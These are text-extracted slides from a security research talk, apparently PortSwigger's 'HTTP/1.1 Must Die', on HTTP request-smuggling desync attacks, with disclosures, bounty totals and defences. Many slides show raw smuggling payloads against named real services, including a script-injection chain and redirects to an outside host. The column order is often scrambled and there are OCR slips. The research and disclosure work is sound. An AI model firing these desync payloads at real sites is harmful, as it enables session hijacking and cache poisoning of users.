


HITP/1.1 Must Die!

the desync endgame

James Kettle

HTTP/1's fatal flaw:

where does the current request end... and the next request start?



The desync endgame

```
Blocked by regex
                                          POST / HTTP/1.1
POST / HTTP/1.1
                                          Transfer-Encoding : chunked
Transfer-Encoding : chunked
                                          Content-Length: 35
Content-Length: 35
                                          0
0
                                 200 OK
                                          GET /robots.txt HTTP/1.1
GET /robots.txt HTTP/1.1
                                          X: yGET / HTTP/1.1
X: y
                                          Host: example.com
                                                    Missed due to
                                 HTTP/1.1 200 OK
GET / HTTP/1.1
                                                    race condition
Host: example.com
                                 Disallow: /
                                                 /robots.txt gadget
                                                 fails on this target
```

Change tactics, find bugs

```
GET /assets/icon.png HTTP/2
Host: <redacted>
GET /assets HTTP/1.1
Host: psres.net
X: y
```


In collaboration with Wannes Verwimp, Cresco Cybersecurity

HTTP/2 200 OK


```
GET /??? HTTP/1.1
Host: <cdn.redactedbank.com>
```


HTTP/2 302 Found
Location: https://psres.net/assets/

```
GET /assets/ HTTP/1.1
Host: psres.net
Referer: https://<cdn.redactedbank.com>/
```









Change tactics, find bugs

GET /assets/icon.png HTTP/2


```
Host: <redacted>
GET /assets HTTP/1.1
Host: psres.net
X: x
GET /assets/icon.png?cb=123 HTTP/2
Host: <redacted>
GET /assets HTTP/1.1
Host: psres.net
X: x
```

This works

HTTP/2 200 OK Cf-Cache-Status: HIT

This fails

HTTP/2 200 OK Cf-Cache-Status: MISS



CVE-2025-4366

Vulnerable websites: 24,000,000



"HTTP/1.1 is simple" and other lies

A HTTP/1 request can't directly target an intermediary

A HTTP/1 desync can only be caused by a parser discrepancy

A HTTP/1 response contains everything a proxy needs to parse it

A HTTP/1 response can only contain one header block

A complete HTTP/1 response requires a complete request

HTTP/1.1 must die

more desync attacks are coming

Outline

- Winning the desync endgame
- 0.CL desync attacks
- Expect-based desync attacks
- Defense how secure is HTTP/2+?
- Q&A




Winning the desync endgame

Rule 0) don't use transfer-encoding


Detecting parser discrepancies

Inspiration/concept

Practical HTTP Header Smuggling Daniel Thatcher, BHEU 2021



HTTP Request Smuggler v3.0 🜎



Detecting Visible-Hidden (V-H)

```
GET /style.css HTTP/1.1
                                   HTTP/1.1 200 OK
Host: <redacted-food-corp>
                                                             Front-end
                                   HTTP/1.1 503 Service Unavailable
Xost: <redacted-food-corp>
                                                             Back-end
                                   HTTP/1.1 400 Bad Request
Host: <redacted-food-corp>
                                   HTTP/1.1 503 Service Unavailable
Xost: <redacted-food-corp>
Classification: DISCREPANCY
                                   {front-end}-{back-end}
                                   V (Visible)
                                   H (Hidden)
 Type: Visible-Hidden (V-H)
```

Turning V-H into a CL.0 desync

```
GET /style.css HTTP/1.1
GET /style.css HTTP/1.1
                                              Host: <food-corp>
Host: <food-corp>
                                              Foo: bar
Foo: bar
                                               Content-Length: 23
 Content-Length: 23
                          HTTP/1.1 200 OK
                                              GET /404 HTTP/1.1
GET /404 HTTP/1.1
                                              X: yGET / HTTP/1.1
X: y
                                              Host: <food-corp>
GET / HTTP/1.1
                          HTTP/1.1 404 Not Found
Host: <food-corp>
                                               {front-end}.{back-end}
                                               CL (Content-Length)
                                               TE (Transfer-Encoding)
```

0 (Implicit-zero)

H2 (HTTP/2's built-in length)

Detecting V-H with an invalid, duplicate header

```
POST /js/jquery.min.js
                                                 Q Understand the codes
Host: <redacted-vpn.bank.com>
Host: x/x
                                    HTTP/1.1 400 Bad Request
Xost: x/x
                                    HTTP/1.1 412 Precondition Failed
Host: x/x
                                    HTTP/1.1 200 OK
Xost: x/x
                                    HTTP/1.1 412 Precondition Failed
POST /js/jquery.min.js HTTP/1.1

→ HTTP/1.1 200 OK

Host: <redacted-vpn.bank.com>
                                 HTTP/1.1 501 Not Implemented
Junk: bar
 Content-Length: 7
                                    ABC=DEFPOST not supported
                                    for current URL.
ABC=DEF
```

Predicting vulnerabilities

```
"a recipient MAY recognize a single LF as a line terminator" - RFC 9122
```

POST / HTTP/1.1\r\n

Content-Length: 40\r\n

A: B\r\n

\n

Expect: 100-continue\r\n

HTTP/1.1 100 Continue

HTTP/1.1 302 Found

Classification: VISIBLE

CVE pending

Detecting Hidden-Visible: ALB->IIS

```
Host: foo/bar 400 Bad Request, Server: awselb/2.0

Zost: foo/bar 200 OK, -no server header-

Host: foo/bar 400 Bad Request, Server: Microsoft-HTTPAPI/2.0

Zost: foo/bar 200 OK, -no server header-
```

AWS HTTP Desync Guardian

- Tries to block desync attacks
- Bypassed for a H2.TE desync in *The Single-Packet Shovel* by Thomas Stacey
- Still doesn't block header injection by default
 Set routing.http.drop_invalid_header_fields.enabled
 Set routing.http.desync mitigation mode = strictest

Adopting cloud proxies imports other companies' technical debt into your security posture

Improve response diffing
 Explore header injection

Turning H-V into a desync

```
POST /Logon.aspx HTTP/1.1
Host: <highly-redacted>
                             HTTP/1.1 200 OK
Host: foo/bar
                             HTTP/1.1 302 Moved
Xost: foo/bar
                             HTTP/1.1 400 Bad Request
Host:
 foo/bar
                             HTTP/1.1 302 Moved
Xost:
 foo/bar
                                                Can't CL.TE desync
Transfer-Encoding:
 chunked
                              --connection reset--
Is there another way?
```

O.CL desyncattacks

The 0.CL deadlock

```
GET /Logon HTTP/1.1
Host: <redacted>
Content-Length:
23

GET /404 HTTP/1.1

X: Y
```


Front-end interprets this as a second request

```
GET /Logon HTTP/1.1
Host: <redacted>
Content-Length:
23
```



HTTP/1.1 504 Gateway Timeout

How can we escape the 0.CL deadlock?



Do not use the following reserved names for the name of a file:

CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, COM¹, COM², COM³, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, LPT9, LPT¹, LPT², and LPT³.

Escaping the 0.CL deadlock with an early-response gadget

```
GET /con HTTP/1.1
Host: <redacted>
Content-Length:
7
```

GET / HTTP/1.1
Host: <redacted>

Early-response gadgets

Nginx: Any static file

IIS: Reserved filename

Other: Static file or server-level redirect

HTTP/1.1 200 OK

GET /con HTTP/1.1
Host: <redacted>
Content-Length:
7

GET / HTTP/1.1
Host: <redacted>

HTTP/1.1 400 Bad Request

Flagged by HTTP Request Smuggler as "Mystery 400" since 2019

Find an early-response gadget for Apache

Proving the concept

```
POST /con HTTP/1.1
Host: <redacted>
Content-Length:
20
```

POST /con HTTP/1.1 Host: <redacted> Content-Length: 20

```
GET / HTTP/1.1
```

X: yGET /wrtz HTTP/1.1

Host: <redacted>

Not a realistic victim request

GET / HTTP/1.1

X: yGET /wrtz HTTP/1.1

Host: <redacted>

HTTP/1.1 302 Found

HTTP/1.1 200 OK

Location: /Logon?ReturnUrl=%2fwrtz

How can we exploit a real victim?

Converting 0.CL to CL.0 with a double desync – the hard way

```
POST /nul HTTP/1.1
Content-length:
 39
                          HTTP/1.1 200 OK
POST / HTTP/1.1
Content-Length: 64
                          HTTP/1.1 200 OK
GET / HTTP/1.1
Host: <redacted>
GET /wrtz HTTP/1.1
Foo: bar
                          HTTP/1.1 302 Found
GET / HTTP/1.1
                           Location: /Logon?ReturnUrl=%2fwrtz
Host: <redacted>
```

```
POST /nul HTTP/1.1
Content-length:
 39
POST / HTTP/1.1
Content-Length: 64
GET / HTTP/1.1
Host: <redacted>
GET /wrtz HTTP/1.1
Foo: barGET / HTTP/1.1
Host: <redacted>
```

Converting 0.CL to CL.0 with a double desync - the hard way

```
POST /nul HTTP/1.1
Content-length:
39
```

```
POST / HTTP/1.1
Content-Length: 64
```

```
GET / HTTP/1.1
Host: <redacted>
```

```
GET /wrtz HTTP/1.1
Foo: bar
```

HTTP/1.1 200 OK

Front-end inserted header breaks the attack

400 Bad Request

```
POST /nul HTTP/1.1
Content-length:
39
```

```
POST / HTTP/1.1
Content-Length: 64
??????: ?????
```

```
GET / HTTP/1.1
Host: <redacted>
```

```
GET /wrtz HTTP/1.1 Foo: bar
```

Converting 0.CL to CL.0 with a double desync – the easy way

```
POST /nul HTTP/1.1
Content-length:
41
GET /z HTTP/1.1
Content-Length: 62
X: yGET /y HTTP/1.1
???????????
POST /index.asp HTTP/1.1
Content-Length: 201
Password=zwrt
GET / HTTP/1.1
```

```
HTTP/1.1 200 OK
```

Header injection here doesn't affect offsets

HTTP/1.1 200 OK

```
Invalid input:<br>    zwrtGET/HTTP/1.1Host:
    <redacted>Connection:keep-aliveAccept-Enc
oding:identity
```

0.CL to CL.0 HEAD exploit



```
POST /nul HTTP/1.1
Host: <redacted>
Content-length:
 42
GET /aa HTTP/1.1
Content-Length: 82
X: yGET /bb HTTP/1.1
Host: <redacted>
HEAD /index.asp HTTP/1.1
Host: <redacted>
GET /?<script>alert(1 HTTP/1.1
X: Y
GET / HTTP/1.1
Host: <redacted>
```

```
HTTP/1.1 200 OK
Location: /Logon?returnUrl=/bb
                                       +$7,500
                                         +$900
                        EXNESS
                                         +$586
                                         +$370
HTTP/1.1 200 OK
                                       +$2,789
Content-Length: 56670
Content-Type: text/html
                                         +$500
                                       +$2,000
HTTP/1.1 302 Found
Location: /?return=/<script>alert(1...
```

HTTP/1.1 200 OK

A partial history of desync attacks

- 2004: "HTTP Request Smuggling" Watchfire (largely forgotten)
- 2016: "Hiding wookies in HTTP" Regilero (largely ignored)
- 2019: Exploit header parser discrepancies (CL.TE, TE.CL)
- 2021: Exploit HTTP/2 downgrading (H2.CL, H2.TE)
- 2022: Exploit endpoints that ignore CL (CL.0, H2.0, CSD)

 Send "Expect: 100-continue", see what happens (0 findings)
 - 2024: Exploit dechunking (TE.0) sw33tLie/bsysop/medusa
 - 2025: Exploit chunk extensions Jeppe Weikop
- 2025: 0.CL desync attacks

More desync attacks are always coming

Expect-based desync attacks

The 'Expect' complexity bomb

No Expect support

```
while (bodyStart == -1 && !shouldAbandonAttack()) {
    val len = socket.getInputStream().read(readBuffer)
    if(len == -1) {
        break
    }
    endTime = System.nanoTime()

    val read = Utils.bytesToString(readBuffer.copyOfRange(0, len))
    triggerReadCallback(read)
    buffer += read
    bodyStart = buffer.indexOf("\r\n\r\n")
}
```

Partial Expect support

```
var consumeFirstBlock = buffer.startsWith("HTTP/1.1 100")
var ateContinue = false
var continueBlock = ""
while ((bodyStart == -1 || (consumeFirstBlock && !ateContinue)) && !shouldAbandonAttack()) {
    try {
        val len = socket.getInputStream().read(readBuffer)
        if(len == -1) {
            break
        endTime = System.nanoTime()
        val read = Utils.bytesToString(readBuffer.copyOfRange(0, len))
        triggerReadCallback(read)
        buffer += read
        consumeFirstBlock = buffer.startsWith("HTTP/1.1 100")
        bodyStart = buffer.indexOf("\r\n\r\n")
        if (consumeFirstBlock && bodyStart != -1 && !ateContinue && !ignoreLength) {
            consumeFirstBlock = false
            ateContinue = true
            continueBlock = buffer.substring(0, bodyStart+4)
            buffer = buffer.substring(bodyStart+4)
            bodyStart = buffer.indexOf("\r\n\r\n")
    } catch (ex: SocketTimeoutException) {
        break
if (buffer.isEmpty() && ateContinue) {
    buffer = continueBlock
    continueBlock = ""
    bodyStart = buffer.length
    // todo handle missing body
```

An introduction to Expect

POST / HTTP/1.1

Expect: 100-continue

Content-Length: 7

ABCDEFGGET /404 HTTP/1.1

Host: example.com

HTTP/1.1 100 Continue

HTTP/1.1 200 OK

••

HTTP/1.1 404 Not Found

What if the front-end doesn't {support Expect, see Expect, parse the value as 100-continue}?

What if the back-end doesn't {support Expect, see Expect, parse the value as 100-continue}?

What if the back-end responds early?

What if the client doesn't wait for 100-continue?

The 'Expect' complexity bomb

HEAD /<redacted> HTTP/1.1

Host: api.<redacted>

Content-Length: 6

ABCDEF

GET /<redacted> HTTP/1.1

Host: api.<redacted>

Content-Length: 6

Expect: 100-continue

ABCDEF

HEAD /<redacted> HTTP/1.1

Host: api.<redacted>

Content-Length: 6

Expect: 100-continue

ABCDEF

HTTP/1.1 200 OK

HEAD works

HTTP/1.1 100 Continue

HTTP/1.1 200 OK

Expect works

HTTP/1.1 100 Continue

HTTP/1.1 504 Gateway Timeout

HEAD + Expect deadlocks

Expect memory leaks

```
POST / HTTP/1.1
Host: <redacted>
Expect: 100-continue
Content-Length: 1
```

```
POST / HTTP/1.1
Host: <redacted>
Expect: 100-continue
Content-Length: 1
X
```

```
HTTP/1.1 401 Unauthorized
Www-Authenticate: Bearer
HTTP/1.1 100 ContinTransfer-
EncodingzxWthTQmiI8fJ4oj9fzE"
X-: chunked

HTTP/1.1 401 Unauthorized
Www-Authenticate: Bearer
HTTP/1.1 100 ContinTransfer-EncodingzxWthTQm145
```

```
HTTP/1.1 404 Not Found
HTTP/1.1 100 Continue

d

Ask the hotel which eHTTP/1.1 404 Not Found
HTTP/1.1 100 Continue

Page not found
```

The page you are looking for does not exist.

Return to Hacktivity

Bypassing response header removal

```
POST /_next/static/foo.js HTTP/1.1
Host: <redacted-netlify>
```

```
POST /_next/static/foo.js HTTP/1.1
```

Host: <redacted-netlify>

Expect: 100-continue

"this information is provided by design"



```
HTTP/1.1 200 OK
Server: Netlify
X-Nf-Request-Id: <redacted>
HTTP/1.1 100 Continue
Server: Netlify
X-Nf-Request-Id: <redacted>
HTTP/1.1 200 OK
X-Bb-Account-Id: <redacted>
X-Bb-Cache-Gen: <redacted>
X-Bb-Deploy-Id: <redacted>
X-Bb-Site-Domain-Id: <redacted>
X-Bb-Site-Id: <redacted>
X-Cnm-Signal-K: <redacted>
X-Nf-Cache-Key: <redacted>
X-Nf-Ats-Version: <redacted>
X-Nf-Cache-Info: <redacted>
X-Nf-Cache-Result: <redacted>
X-Nf-Proxy-Header-Rewrite: <redacted>
X-Nf-Proxy-Version: <redacted>
X-Nf-Srv-Version: <redacted>
```

"have you seen anything like this before?"

Expect: 100-continue



Paolo 'sw33tLie' Arnolfo Guillermo 'bsysop' Gregorio Mariani 'Medusa' Francesco



0.CL desync with vanilla Expect – T-Mobile

```
GET /logout HTTP/1.1
Host: <redacted>.t-mobile.com
Expect: 100-continue
                             +207 internal
Content-Length: 291
                             header offset
GET /logout HTTP/1.1
Host: <redacted>.t-mobile.com
Content-Length: 100
GET / HTTP/1.1
Host: <redacted>.t-mobile.com
GET https://psres.net/assets HTTP/1.1
X: y
GET / HTTP/1.1
Host: <redacted>.t-mobile.com
```

HTTP/1.1 404 Not Found

HTTP/1.1 200 OK

HTTP/1.1 301 Moved Permanently Location: https://psres.net/...

0.CL desync with obfuscated Expect - Gitlab



GET / HTTP/1.1

Content-Length: 686

Expect: y 100-continue

GET / HTTP/1.1

Content-Length: 86

GET / HTTP/1.1

Host: h1.sec.gitlab.net

GET / HTTP/1.1

Host: h1.sec.gitlab.net

GET /??? HTTP/1.1

GET / HTTP/1.1

HTTP/1.1 200 OK

+648 offset

HTTP/1.1 200 OK

27,000 requests later...

HTTP/1.1 200 OK

HTTP/1.1 302 Found

Location: https://storage.googleapis.com/glse c-h1-attachments-live/63f7-dcde-b2d2e6a1...



```
POST /images/ HTTP/1.1
Host: <redacted-netlify>
Expect: 100-continue
Content-Length: 57
```

GET /letter-picker HTTP/1.1
Host: <redacted-netlify>

POST /authenticate HTTP/1.1 Host: ???

GET / HTTP/1.1
Host: <redacted-netlify>

"Websites utilizing Netlify are out of scope."

HTTP/1.1 404 Not Found

```
HTTP/1.1 200 OK
...
<title>Letter Picker Wheel

HTTP/1.1 200 OK
...
"{\"token\":\"eyJhbGciOiJ...
```

Vulnerable websites: >1,000,000?

CL.0 desync via obfuscated Expect - LastPass



```
OPTIONS /anything HTTP/1.1
Host: auth.lastpass.com
Expect:
100-continue
Content-Length: 39

GET / HTTP/1.1
Host: www.sky.com
X: y
```

GET /anything HTTP/1.1

Host: auth.lastpass.com

HTTP/1.1 404 Not Found

HTTP/1.1 200 OK

Discover TV & Broadband Packages with Sky

We can hack...

example.com

Which would you choose?



Report to CDN

- + Less work
- Makes CDN happy
- Less money
- Low visibility for companies
- Risk of NDA

Payout: \$9,000

CVE-2025-32094

\$8,500 \$3,000 \$150 \$5,000 \$500 \$2,000 \$10,000 \$600 \$7,500 \$10,000 \$9,000 \$6,000 \$5,000 \$4,500 \$3,500 \$3,000 \$6,000 \$2,600 \$2,050 \$1,750 \$850 \$500 + More money \$396 \$300 \$175 \$900 \$2,500



\$2,500 \$1,750 \$20,000 \$5,500 \$2,000 \$500 \$7,500 \$2,500 \$800 \$765 \$1,200 \$1,000 \$54 \$4,500 \$1,000 \$5,500 \$54 \$2,100 \$200 \$4,100 \$4,100 \$1,500 \$3,000 \$3,000 \$300 \$2,500 \$54 \$100 \$200 \$12,500 \$500 \$350 \$3,500 \$54 \$4,774 \$3,000 \$4,300, \$2,500



Report to companies

- + Kills HTTP/1.1 better
- More work
- CDN does not like this
- Risks technique leak

Number of bounties: 74 Average bounty: \$3,000

Biggest bounty: \$20,000

Total: \$221,000

Defense

Why upstream HTTP/1.1 must die

All these attacks stem from HTTP/1's fatal flaw

The fatal flaw: tiny bug = complete site takeover

- Parser discrepancies are critical
- But not just parser discrepancies

HTTP/1 is only simple if you're not proxying

- RFC landmines like Transfer-Encoding, Expect, Connection, HEAD, Range...
- HTTP/2 downgrading makes the situation even worse

We struggle to patch HTTP/1

Normalization breaks too much, Regex-based defences aren't sufficient,

More desync attacks are coming

How secure is upstream HTTP/2+?

HTTP/2+ does not have the fatal flaw

HTTP/2 makes most implementation bugs lower-impact

DoS, connection contamination, state table corruption


HTTP/1 is old, but not hardened

HTTP/1 in 2025 is 'hardened' like C in 2002

HTTP/2 downgrading is not secure

- HTTP/2 must be upstream or end-to-end
- See "HTTP/2: the sequel is always worse"

How to defeat request smuggling



Upstream HTTP/2 support:

- ✓ HAProxy, F5 Big-IP, Google Cloud, Imperva, AWS ALB, Cloudflare*, Apache*
- x nginx, Akamai, CloudFront, Fastly

So you're stuck with HTTP/1.1?

Short-term mitigations

- Enable normalization/validation on front-end
- Perform regular scans using HTTP Request Smuggler 3.0
- Avoid niche webservers Apache & nginx are lower risk

Painful but effective solutions

- Remove all proxy layers
- -or-
- Disable upstream connection reuse & don't trust internal headers

How you can help kill HTTP/1.1

#1 problem: poor awareness of the danger of upstream HTTP/1.1

Show the world how broken it is

Break, fix, and share: more desync attacks are coming

Embrace the desync endgame

- Adapt techniques and tools
- Don't get regexed
- Don't settle for the state of the art.
- Try it and see what happens

References & further reading

http1mustdie.com

Whitepaper, lab & code

portswigger.net/research/http1-must-die github.com/PortSwigger/http-request-smuggler portswigger.net/web-security/request-smuggling/browser/0-cl

github.com/PortSwigger/turbo-intruder

Header smuggling

Ocl-{poc,find-offset,exploit}

References & further reading:

intruder.io/research/practical-http-header-smuggling assured.se/posts/the-single-packet-shovel-desync-powered-request-tunnelling mattermost.com/blog/a-dos-bug-thats-worse-than-it-seems/CVE-2025-4366, blog.cloudflare.com/resolving-a-request-smuggling-vulnerability-in-pingora/CVE-2025-32094, Akamai URL pending Supported charity: 42ndstreet.org.uk

http1mustdie.com

PortSwigger

Upstream HTTP/1.1 is insecure - more desync attacks are coming

If we want a secure web, HTTP/1.1 must die.

Together, we can kill it.

X @ @albinowax

Email: james.kettle@portswigger.net

Paper: https://portswigger.net/research/http1-must-die